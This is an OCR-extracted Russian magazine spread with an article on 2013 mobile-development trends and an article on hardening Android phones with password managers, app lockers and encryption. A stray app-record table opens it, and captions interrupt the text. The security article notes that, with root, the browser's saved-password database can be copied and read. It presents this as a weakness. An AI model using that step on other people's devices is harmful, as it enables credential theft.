YgG7pg9H99	com.repuzzle.rePuzzle	rePuzzle	1.12	0	(undefined)	364ab16ca04e94d09..
NsE13aMDpi	com.repuzzle.rePuzzle	rePuzzle	1.12	0	(undefined)	5242d74b678118420.
9cGlLQWoRa	com.repuzzle.rePuzzle	rePuzzle	1.12	0	(undefined)	21f2d5306ce2de014...
ZldCqJPKTd	com.repuzzle.rePuzzle	rePuzzle	1.14	2	(undefined)	7804a79ba979e3d95.
O1xWmg8D6M	com.repuzzle.rePuzzle	rePuzzle	1.12	0	(undefined)	73413ea69c816f4db...
ncHCVmLb2L	com.repuzzle.rePuzzle	rePuzzle	1.12	0	(undefined)	ef84fd9a298eabbf3fd..
fg2r35xehk	com.repuzzle.rePuzzle	rePuzzle	1.12	0	(undefined)	e5ad682644f544a197.
DNFRhafpga	com.repuzzle.rePuzzle	rePuzzle	1.12	1	(undefined)	eca079e7661c7643b..
zy9Y8GqtsH	com.repuzzle.rePuzzle	rePuzzle	1.12	0	(undefined)	5fe033a978818a60eb.
nXL9EehEfj	com.repuzzle.rePuzzle	rePuzzle	1.12	0	(undefined)	f6701ad7fa8c466cf3e.
kerzFmyaXs	com.repuzzle.rePuzzle	rePuzzle	1.12	3	(undefined)	ba9492c535244eb02..
zVHuLOHz1t	com.repuzzle.rePuzzle	rePuzzle	1.12	0	(undefined)	25254346a4d2cd9c8..

Parse предоставляет не только готовую платформу для бэкенда, но и прекрасную админку из коробки

(parse.com). И эти ребята на самом деле не врут: строить сервер на таких платформах — одно удовольствие, особенно если тебе хочется использовать несколько мобильных ОС. Платить за первые 5–10 тысяч пользователей тебе почти не придется, а с переходом на платную модель ты будешь получать чеки исключительно за количество вызовов API, что опять-таки позволит наращивать затраты пропорционально росту аудитории.

Согласно прогнозам Forrester, рынок MBaaS вырос в 2013-м в пять раз по сравнению с прошлым годом и вырастет еще в семь раз за следующие пару-тройку лет.

Плоский дизайн во всем


Apple все переделала, поэтому теперь даже «позднее большинство» мобильной индустрии думает плоско. Можно сколько угодно говорить об определяющей роли Metro UI и плоскости Android, но пока самая влиятельная компания мира призывала к объемным интерфейсам, все это было просто модным увлечением. Сейчас пал последний бастион и не делать флэт стало просто невозможно.

NNG
56
Screen
Notifications
Power
Keyboard
Change PC settings

В Metro UI и других плоских интерфейсах непонятно, что является кнопкой, а что нет



Якобы плоские минималистичные иконки iOS 7 иногда выглядят совсем не так



Псевдоплоский интерфейс Gmail не отказался от состояния нажатой кнопки и ховера

Скевоморфизм вместе с кожаными переплетами и бумажными паттернами задвинут на дальнюю полку, на смену ему пришли чистые экраны с минимумом элементов, отсутствием градиентов, заблюренными картинками и большой ролью текста как управляющего элемента. В 2014 году дизайном правят не декорации, а контент. Плоскими стали не только экраны, но и иконки приложений — теперь хоумскрины iOS-девайсов заполняют квадратики с равномерной заливкой вместо псевдообъемных образов.


Для разработчиков и дизайнеров новая мода на плоскость оборачивается тем, что непродуманный интерфейс больше не скрыть за красивыми картинками, а сделать очевидную глупость стало еще проще. Если строго придерживаться канонов флэт, можно кнопки сделать неотличимыми от статусных элементов, а метафоры одноцветных иконок — непонятными, чем окончательно запутать юзера. С другой стороны, несогласованный дизайн вроде тоже плохо, хотя сама iOS 7 демонстрирует элементы с градиентом и без, минималистичные и перегруженные деталями, чем вызывает бурю критики. Если смотреть в правильную сторону, UX-инженеры выделяют дизайн Gmail как удачно сочетающий флэт и тени, за счет чего он получается чистым, но при этом понятным.

Если с дизайном все стало сложнее, то с точки зрения реализации приложения становятся легче и быстрее в реализации, так как теперь интерфейс во многом строится программно, а не графически. Кроме того, свежесть парадигмы еще позволяет делать «модные» интерфейсы, пользуясь только нативными элементами и не изобретая велосипед. Хотя наверняка уже через полгода-год дефолтная плоскость iOS 7 всем надоест и придется придумывать что-то новое.

За приложения больше не хотят платить

2013 год продемонстрировал исторический минимум количества платных приложений в App Store, согласно данным Flurry. Более 90% всех выложенных в магазин приложений не стоили пользователям при скачивании ровным счетом ничего, а средняя стоимость платного приложения составила всего 19 центов. Конечно, это не означает, что паблишеры приложений перестали зарабатывать, — просто на первый план вышли разнообразные модели постпродажного заработка, будь то покупки внутри приложения, реклама или продажа данных о пользователях. Однако факт остается фактом — и обратно заставить пользователей платить сразу при установке будет очень сложно.

Итогом года стал переход на модель free-to-play многих монстров мобильного геймдева, например Plants vs. Zombies от PopCap, Real Racing от EA и даже дряхлеющих Angry Birds от Rovio. Как следствие, появилась армия недовольных пользователей-ретроградов, желающих возвращения долларовых приложений.





Количество бесплатных приложений в App Store растет

Рост open source и UI-фреймворков для Objective-C

Самый простой способ набрать очки репутации на Stack Overflow в комьюнити iOS-разработчиков — это разработать мало-мальски полезный контрол на Objective-C, выложить под открытой лицензией и отвечать на все более-менее релевантные вопросы ссылкой на свое творение :). И это неспроста, ведь несмотря на достойное третье место в списке самых популярных языков после C и Java, Objective-C остается вотчиной скупых девелоперов, крайне неохотно делящихся собственным кодом. Еще пару лет назад найти готовый красивый компонент для задач, вроде обрезания фотографии или выезжающего бокового меню, было сложнее, чем написать его самому.

Сейчас ситуация кардинально изменилась благодаря массовому приходу разработчиков в платформу и сайтам-агрегаторам вроде code4app.net и cocoacontrols.com. Кроме небольших сниппетов, в Сети стали появляться целые готовые каркасы UI для приложений, которые хотят быть похожими на лучшие образцы интерфейсостроения. Поэтому если ты вдруг задумал делать приложение, внешне похожее на Clear с его жестовым управлением или Path с анимированным круглым меню, то благодаря опенсорсу в нынешнем году сможешь сэкономить себе пару месяцев разработки.






Алерты, нотификации, раскрывающиеся меню — все многообразие элементов с Cocoa Controls

Мобильные UI-фреймворки взрослеют

Если ты хотел сделать зарабатывающее мобильное приложение в 2010 году, то, в принципе, мог ограничиться iOS-платформой и забыть про Android, так как он был ущербно мал с точки зрения доли пользователей и вообще не существовал с точки зрения оборота внутренних покупок. Сегодня игнорируют Android только полные яблокофилы, поэтому кросс-платформенные фреймворки стали объектом пристального внимания.

За год в этой области произошло много интересного. Google в Android KitKat наконец сделала оптимизацию исполняемого кода и рендеринга веб-страниц внутри приложений. А Microsoft в октябре объявила о всесторонней поддержке Xamarin. Но самый крутой показатель роста интереса к фреймворкам можно наблюдать в вакансиях мобильных разработчиков, где появились места с названиями в духе «Xamarin-разработчик».

Фреймворки облегчают твою девелоперскую жизнь примерно так же, как и MBaaS, только на клиентской стороне. UI можно писать на чистом HTML5/CSS/JavaScript, чтобы потом показать в приложении в виде WebView-компонента (так делают Adobe PhoneGap phonegap.com и Sencha sencha.com), можно писать на нестандартном JavaScript и CSS, чтобы потом скомпилировать в нативный код для каждой платформы (как в Appcelerator Titanium appcelerator.com), а можно вообще отказаться от общего интерфейсного кода и шарить только бизнес-логику, написанную на C# (как в Xamarin xamarin.com). Плюсы и минусы каждого подхода понятны — JS-код в веб-компонентах исполняется обычно медленно, а UI, сделанный на PhoneGap без плагинов, будет выглядеть как с другой планеты. С другой стороны, супернативность, продвигаемая Xamarin, потребует от тебя умения писать на всех платформах и, кроме того, знания самого Xamarin. А в случае Titanium ты останешься на промежуточном решении.




PhoneGap-интерфейсы выглядят пристойно, но совсем не нативно и все еще медленно работают

Фрагментации iOS больше нет, Android фрагментирован как никогда

Важный вопрос для разработчика мобильных программ заключается в том, какие версии ОС поддерживать. Еще в прошлом году даже на iOS значительные усилия программистов уходили на то, чтобы обеспечить совместимость с 5-й и 6-й версиями. С нынешним апдейтом Apple внесла настолько значительные изменения в SDK и дизайн, что поддерживать старые версии больше невозможно. Этим сразу воспользовались многие крупные разработчики, дропнув поддержку iOS 6 уже через пару недель после выхода iOS 7. И никто не обиделся, что какой-нибудь Mailbox не работает у «жалких» 10% пользователей. На ближайший год вопрос кросс-версионности, очевидно, снят.


На противоположной стороне баррикад Android продолжает порождать фрагментацию, которая достигла пика в этом году. Почти треть всех пользователей до сих пор сидит на древних версиях ниже 2.3.7, при этом современная 4-я серия ОС тоже фрагментирована аж на 5 версий с долями от 1% до 38%.

В 2014 году тестирование под iOS станет еще проще, а для Android останется столь же неприятным.



Дикая фрагментация Android-устройств в 2013 году

Version	Codename	API	Distribution
2.2	Froyo	8	1.6%
2.3.3 - 2.3.7	Gingerbread	10	24.1%
3.2	Honeycomb	13	0.1%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	18.6%
4.1.x	Jelly Bean	16	37.4%
4.2.x		17	12.9%
4.3		18	4.2%
4.4	KitKat	19	1.1%




Состояние фрагментации версий Android в декабре 2013 года

Play Market становится лучше, App Store застрял в истории

В то время как Google активно внедряет инновации в главный магазин приложений на планете, Apple почти не трогает свой App Store уже который год подряд. Play Market обзавелся настоящей аналитикой, работающей на основе Google Analytics и позволяющей узнать важные вещи вроде источников трафика на страницу приложения, конверсии в установки и общего количества просмотров. Все, что понравится твоим маркетологам :).

Кроме того, Play Market получил отличный редизайн веб-версии и стал щеголять большими скриншотами, удобным списком приложений категории и много чем еще. Добавь все это к уже имеющемуся набору из встроенного режима тестирования (TestFlight в магазине), возможности отвечать на комментарии и размещать промо-видео и получишь систему, идеальную для разработки и дистрибуции, не в пример App Store. А самое главное — выкладывая приложение в Play Market, разработчик получает первых пользователей уже через два-три часа, тогда как после выкладывания в App Store период ревью может растягиваться до пары недель. После чего разработчик рискует получить отказ в размещении в магазине по причине того, что ревьюеру не понравилось что-то в приложении или оно не соответствует представлению Apple о прекрасном. В общем, если ты хочешь быстро сделать приложение и проверить идею на «живых» людях, Play Market — отличное место для этого.

Справедливости ради, в App Store версии 2013 все же появилась очень крутая штука, которая сделала жизнь обычных покупателей приятнее, — моментальная покупка приложений по отпечатку пальца с Touch ID. Теперь у всех сознательных владельцев iPhone 5S, использующих 20-значные пароли, сохранится несколько свободных секунд на покупке каждой программы.



Воронка переходов и установок приложения из Google Play в Google Analytics

Фокус индустрии смещается в сторону корпоративной разработки

Компания Appcelerator (appcelerator.com) ежегодно проводит опрос среди мобильных разработчиков, в котором спрашивает, чем они сейчас занимаются. В 2013 году доля девелоперов, работающих над приложениями для бизнеса (B2B) или приложениями для сотрудников корпораций (B2E), выросла почти в два раза до 43%. Очевидно, что этот тренд будет только нарастать благодаря всем подогревающим факторам — высоким ценам на пользователя, высоким зарплатам разработчиков и интересу компаний к мобильным штучкам. Разработать консьюмерское приложение и зарабатывать на нем в нынешней ситуации очень непросто. Чтобы сделать его масштабируемым, ты должен понимать, сколько стоит пользователь и сколько он будет способен в среднем тебе заплатить. При нынешней стоимости привлечения в 30–40 рублей и конверсии в платежи 5%, тебе нужно добиться огромного среднего чека в 600 рублей.



Все больше разработчиков ориентируются на энтерпрайз

С каждым годом развития App Store становится понятнее, что эта площадка — поле битвы небольшого числа паблишеров-гладиаторов за несколько сотен мест в топе. Все остальные миллионы приложений — это кладбище без трафика и прибыли.

То ли дело разработка для корпораций. Малейшая оптимизация бизнес-процесса с помощью мобильных девайсов принесет миллионный профит. Под заказную разработку для компаний можно спокойно нанимать разработчиков с высокой зарплатой, тратиться на офис и радоваться тому, что индустрия мобильной разработки — крайне прибыльная штука.




Sergey Galyonkin @ flickr.com

Защитные амулеты

Лучшие приложения, которые превратят андроидофон в неприступный гаджет

Как бы ни старались инженеры Google сделать Android более безопасной ОС, когда дело касается юзабилити, им приходится идти на уступки. Вроде бы можно заставить пользователя применять длинный пароль на экране блокировки, но это создаст неудобства; можно зашифровать содержимое карты памяти, но как быть, если юзер вставит ее в другой смартфон? Компромиссы, компромиссы, компромиссы... А если самим сделать то, что Google не может?



Евгений Зобнин
zobnin@gmail.com

ВВЕДЕНИЕ

Смартфон, планшет, умные часы. Все это мобильные гаджеты, которые теряются, крадутся, вымогаются, продаются первому встречному. Хранить важные для себя данные в таком девайсе не то что опасно, а сродни выставлению на всеобщее обозрение: взял чужой телефон и за пять минут узнал, с кем человек общается, кому и что пишет, его пароли на сайтах и количество оставшихся денег на счете и кредитной карте (ну ладно, платить по NFC еще нельзя, и то хорошо).

Понятно, что от непрошеных гостей можно поставить пин на экране блокировки, однако для человека, обладающего хоть десятью граммами серого вещества, не составит труда обойти все эти пины вместе с фейсконтролями (да и отпечаток пальца в iPhone 5s, чего уж там). Шифрование данных? Да, в Android с недавнего времени есть возможность настроить шифрование всех пользовательских данных, да так, что ни один математик не вскроет. Проблема только в том, что они расшифровываются при включении смартфона и остаются открытыми все время его работы. А карта памяти так и вообще доступна всем и вся, даже если ее физически нет в смартфоне (это я про эмуляцию карты памяти в нексусах).

Что еще? Да в общем-то, все. По сути, это весь набор защитных механизмов, которые может предложить ОС в борьбе атаками, основанными на, так сказать, доступе к телу. Есть, конечно, еще разные цифровые сертификаты, шифрованная передача данных по сети и прочее, но все это относится к сетевому взаимодействию. А вот против ручного вмешательства защиты почти никакой. И мы должны это исправить.

ДО И ПОСЛЕ

Вообще говоря, все виды защиты смартфона (да и всего что угодно) можно разделить на две простые логические группы: те, что применяются как заблаговременные превентивные меры, перекрывающие доступ к какой-либо информации (пин, пароль, шифрование), и те, что должны сработать уже после того, как злоумышленник получил доступ к смартфону. Ко второму типу в основном относятся разного рода системы удаленной блокировки и поиска, но это также и более изощренные системы, например те, что умеют делать незаметные снимки фронтальной камерой и совершать обратный звонок. Мы рассмотрим их позже, а пока разберемся с тем, как и что мы можем защитить заблаговременно.

ПАРОЛИ

Первое, что приходит на ум, когда речь заходит о защите информации, — это, конечно же, пароли. Android в смысле обращения с паролями использует несколько стандартных для многих мобильных и не очень систем методику. Пароль Google вводится один раз, после чего на его основе генерируется аутентификационный токен, который сохраняется в памяти устройства в открытом виде, но может быть использован для доступа к аккаунту только с данного смартфона, а в случае утери девайса отозван через веб-интерфейс. Таким же образом действуют многие другие приложения, включая Twitter и Facebook. Что-либо изменить в таком поведении невозможно, да и бессмысленно.

Для хранения браузерных паролей используется другая методика. Все введенные и сохраненные в браузере данные записываются в файл `/data/data/com.android.browser/webview.db`, и, хотя штатными средствами просмотреть его невозможно, имея root (а мы ведь любим рутовать смартфоны), легко скопировать файл на соседний смартфон, а затем проанализировать его с помощью любого приложения для просмотра баз SQLite 3.

Я бы хотел сказать, что для создания необходимого уровня безопасности браузер должен запрашивать у пользователя мастер-пароль для расшифровки сохраненных паролей, однако очевидно, что в данном случае имеет место очередной компромисс. А уж как обойти этот компромисс, решать нам. Один из способов — это просто не сохранять пароли в браузере и вводить их каждый раз заново. Удобно? Не думаю.

На компах многие привыкли использовать для решения этой проблемы специальный софт типа KeePass — он хранит все пароли в одном зашифрованном контейнере, который открывается при вводе мастер-пароля. Что мешает нам использовать тот же софт на Android-смартфоне? Ничего, приложение Keeper Password & Data Vault, которое можно найти в маркете по цене 0 рублей 0 копеек, справляется с этой задачей на ура. Возможности приложения:

- работает везде: Android, iOS, Windows, OS X, Chrome, Firefox;
- синхронизирует базу паролей между разными инстанциями;



Сразу после запуска Keeper запросит мастер-пароль для шифрования паролей

- позволяет безопасно обмениваться инфой;
- шифрование: 256-битный AES с генерацией ключей по стандарту PBKDF2;
- двухфакторная проверка подлинности (с помощью SMS, голосовая проверка или Google Authenticator);
- автоматическое заполнение полей.

В отличие от LastPass и других приложений подобного класса у него есть полностью бесплатная версия (без всяких триалов), которая окупается тем, что не имеет функции синхронизации между устройствами и бэкапа в облако (причем синхронизация тоже работает через облако!). При наличии прав root ограничение легко снять с помощью приложения DataSync, которое умеет синхронизировать данные приложений между устройствами напрямую, что явно намного безопаснее облачного метода (привет АНБ).

БЛОКИРОВКА

Пароли защищены, теперь мы должны подумать, как уберечь от глаз неугодных простые приложения. В Android для этого не предусмотрено никаких средств, что, в общем-то, логично. Если уж смартфон твой (ну или не твой, а только находится в твоих руках), то тебе доступны все приложения и их данные, без всяких дополнительных прослоек безопасности. А вот чтобы отличить своего владельца от чужого, система использует стандартный пин-код или пароль.

Сама по себе идея пин-кода неплоха и как средство против «оставил на десять минут телефон, кто-то в нем поковырялся» подходит отлично, только вот удобства от нее мало. Лично я никогда не хотел жертвовать удобством использования смартфона и не устанавливал ни пин-код, ни другие средства блокировки. Если же без пина никак, то предлагаю хороший способ серьезно упростить себе жизнь с помощью автоматического отключения блокировки на время нахождения дома.

Для этого можно приобрести одну из платных софтин, распространяемых через маркет, либо воспользоваться всеми нами любимым инструментом Tasker (он тоже платный, но заменит сотни приложений). Идея состоит в том, чтобы создать правило, которое будет отключать пин-код экрана блокировки после обнаружения домашней сети Wi-Fi и включать его вновь, когда смартфон окажется вне радиуса действия сети.

Задача очень простая и выглядит так (подробности работы с Tasker см. в предыдущих выпусках журнала):

```
Context: State -> Near WiFi -> SSID сети
Task: Secure settings -> Clear password
Exit Task: Secure Settings Set Pin
```

Функция очистки и повторной установки пароля вместо простого отключения пин-кода здесь использована нарочно, так как последнее почему-то не всегда срабатывает.

Альтернатива этому методу — установить пин-код на отдельно взятые приложения и функции. Штатно это сделать, конечно же, не удастся, а вот сторонних приложений с подобной функциональностью в маркете много. Все они работают по одному и тому же принципу: перехватывают вызов приложения и накладывают поверх его интерфейса экран с просьбой ввести пин-код. На секьюрити-фичу это, конечно, не тянет, но как способ закрыть глаза подружки на SMS и почту вполне годится.

Два самых продвинутых блокиратора приложений — это AppLock и Hi App Lock, который почему-то очень любят на XDA. Они имеют практически идентичную функциональность, однако преимущество первого в большом количестве платных дополнений. Основной функционал обоих приложений — это возможность включить защиту любого установленного приложения, однако отдельно предлагается также запретить установку, удаление и убийство приложений, отключить возможность «взять трубку» и просматривать список недавно запущенных приложений. Все это включается одним тапом на главном экране.

В качестве дополнительных функций AppLock также предлагает создать защищенное хранилище фотографий и видео, выбрать шкурку экрана блокировки, настроить профили, между которыми можно переключаться в один тап (удобная штука для быстрого включения/выключения блокировок), сделать так, чтобы расположение клавиш для ввода пин-кода каждый раз было случайным (как я понял, это сделано для защиты от подсматривания, отчего, однако, функция не становится менее смешной), а также позволяет скрыть AppLock из меню приложений с возможностью доступа через звонок на определенный номер или открытие специальной страницы в браузере.

В целом приложение довольно игрушечное, и его очень легко обойти, просто отключив в настройках, но как вариант защиты от дурака сгодится, тем более что лучшего способа еще не придумано.

ШИФРОВАНИЕ

После того как пароли и приложения защищены, самое время подумать о данных. Как я уже говорил, в Android начиная с версии 3.2 присутствует система шифрования данных, основанная на Linux-технологии dm-crypt, которая используется для защиты данных на серверах уровня Enterprise. Для ее включения достаточно установить пин-код или пароль на экран блокировки (Настройки → Безопасность → Блокировка экрана → PIN-код), а затем активировать шифрование с помощью опции «Настройки → Безопасность → Зашифровать данные». Смартфон уйдет в перезагрузку и зашифрует все приложения и их данные, расшифровка которых будет происходить при каждом включении устройства (для этого потребуется ввести пин-код).


С точки зрения безопасности это очень надежная система шифрования (128-битный AES в режиме CBC и ESSIV: SHA256), однако у нее есть




INFO

По сути, EncPassChanger — это просто обертка вокруг консольной команды `su -c vdc cryptfs changepw` пароль.


History Eraser — приложение для очистки истории и паролей браузера, истории звонков, текстовых сообщений, Gmail, кеша приложений и так далее.




Keeper настаивает на включении платного функционала




Настраиваем AppLock




Базовая функциональность AppLock





Интерфейс Cryptonite



Как и EncFS, Cryptonite позволяет выбрать из четырех предустановок шифрования



Каталог, скопированный в decrypt в зашифрованном виде, выглядит так



Штатная функция удаленного поиска включается в приложении «Настройки Google»

несколько ключевых недостатков. Во-первых, с ее помощью удастся зашифровать только внутреннюю память смартфона, а именно каталог `/data`. На свежих смартфонах без карты памяти это не проблема, а вот если данные хранятся на съемном носителе, они останутся незащищенными.

Во-вторых, штатная система шифрования доступна далеко не в каждой прошивке. Причем это относится не только к некоторым кастомным прошивкам, но и к стоковым, которые идут вместе со смартфоном (например, HTC). Ну и третье: система использует один и тот же пароль как для разблокировки устройства, так и для расшифровки данных. А это значит, что придется выбирать между быстротой разблокировки экрана с помощью простого четырехзначного кода и сохранностью данных, для которой требуется сложный пароль (если человек завладеет твоим смартфоном, он сможет снять дамп памяти и за пять минут подобрать четырехзначный цифровой код).

Решить последнюю проблему можно с помощью приложения EncPassChanger, которое позволяет изменить пароль шифрования данных так, чтобы он отличался от пароля экрана блокировки. В этом случае можно будет оставить пароль локскрина простым, а пароль для расшифровки, который нужен только во время включения смартфона, сделать восьми- или десятизначным.

Вторую проблему по понятным причинам мы решить не сможем, а вот для решения первой можно использовать специальное приложение. В маркете есть масса софтин, позволяющих создавать шифрованные контейнеры, однако большинство из них — это бесполезная «вещь в себе», которая позволяет получить доступ к зашифрованным данным только через саму себя. Я предлагаю использовать приложение Cryptonite, которое умеет как работать в режиме «вещь в себе», так и создавать шифрованные каталоги, доступные всем приложениям (при наличии Android 4 и прав root).

